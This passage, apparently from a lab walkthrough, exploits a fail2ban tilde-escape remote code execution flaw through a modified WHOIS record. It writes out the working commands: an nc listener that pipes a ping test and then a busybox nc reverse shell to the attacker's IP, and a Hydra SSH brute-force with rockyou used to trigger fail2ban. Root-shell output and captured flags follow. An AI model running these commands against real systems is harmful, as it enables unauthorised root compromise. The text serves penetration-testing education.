
The WHOIS record is successfully updated.
As defined in the exploit we can test RCE by piping a ping command to port 4321 (RWHOIS). First setup a listener with the tilde escape piping in. The command we’re running is a test to ping ourselves to see if we got RCE. In another window we set TCPdump to listen for ICMP on tun0. The only thing left is to trigger FAIL2BAN by brute-forcing SSH using Hydra. After a while running Hydra we indeed get a request to port 4321 which triggers the ping command. I stopped (CTRL+C) the Hydra as soon as a ping request was seen.
## pipe tilde escape and ping command to nc
echo '~! ping -c 1 192.168.45.245' | nc -lvnp 4321
listening on [any] 4321 ...

## set tcpdump to listen for ICMP on tun0
sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes

## trigger fail2ban using hydra on ssh
hydra -l 'hekk' -P /opt/rockyou.txt ssh://192.168.220.185
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-25 20:47:01
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401), ~896526 tries per task
[DATA] attacking ssh://192.168.220.185:22/
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

## output listener
connect to [192.168.45.245] from (UNKNOWN) [192.168.220.185] 52956
192.168.45.245

## output tcpdump
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
20:47:13.872796 IP 192.168.220.185 > 192.168.45.245: ICMP echo request, id 1953, seq 1, length 64
20:47:13.872811 IP 192.168.45.245 > 192.168.220.185: ICMP echo reply, id 1953, seq 1, length 64
Now let’s get initial access by setting up a listener on port 80 and changing the command to: echo '~! busybox nc 192.168.45.245 80 -e sh' | nc -lvnp 4321. Trigger FAIL2BAN again with Hydra.
## setup a listener on port 80 (open port)
nc -lvnp 80
listening on [any] 80 ...

## pipe tilde escape and ping command to nc
echo '~! busybox nc 192.168.45.245 80 -e sh' | nc -lvnp 4321
listening on [any] 4321 ...

## trigger fail2ban again using hydra on ssh
hydra -l 'hekk' -P /opt/rockyou.txt ssh://192.168.220.185
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-25 20:59:23
[WARING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
^C

## catch reverse shell
nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.45.245] from (UNKNOWN) [192.168.220.185] 33090

## run whoami
whoami
root

## print proof.txt
cat /root/proof.txt
d386c400f709e4ae541892187491283b

## find local.txt
find / -iname 'local.txt' 2>/dev/null
/home/arin/local.txt

## print local.txt
cat local.txt
bed5dfa171a9d87d21cfe2ceb4264236
Privilege Escalation #
Not required for this box.
References #
[+] https://github.com/fail2ban/fail2ban/security/advisories/GHSA-m985-3f3v-cwmm
[+] https://en.wikipedia.org/wiki/WHOIS#Referral_Whois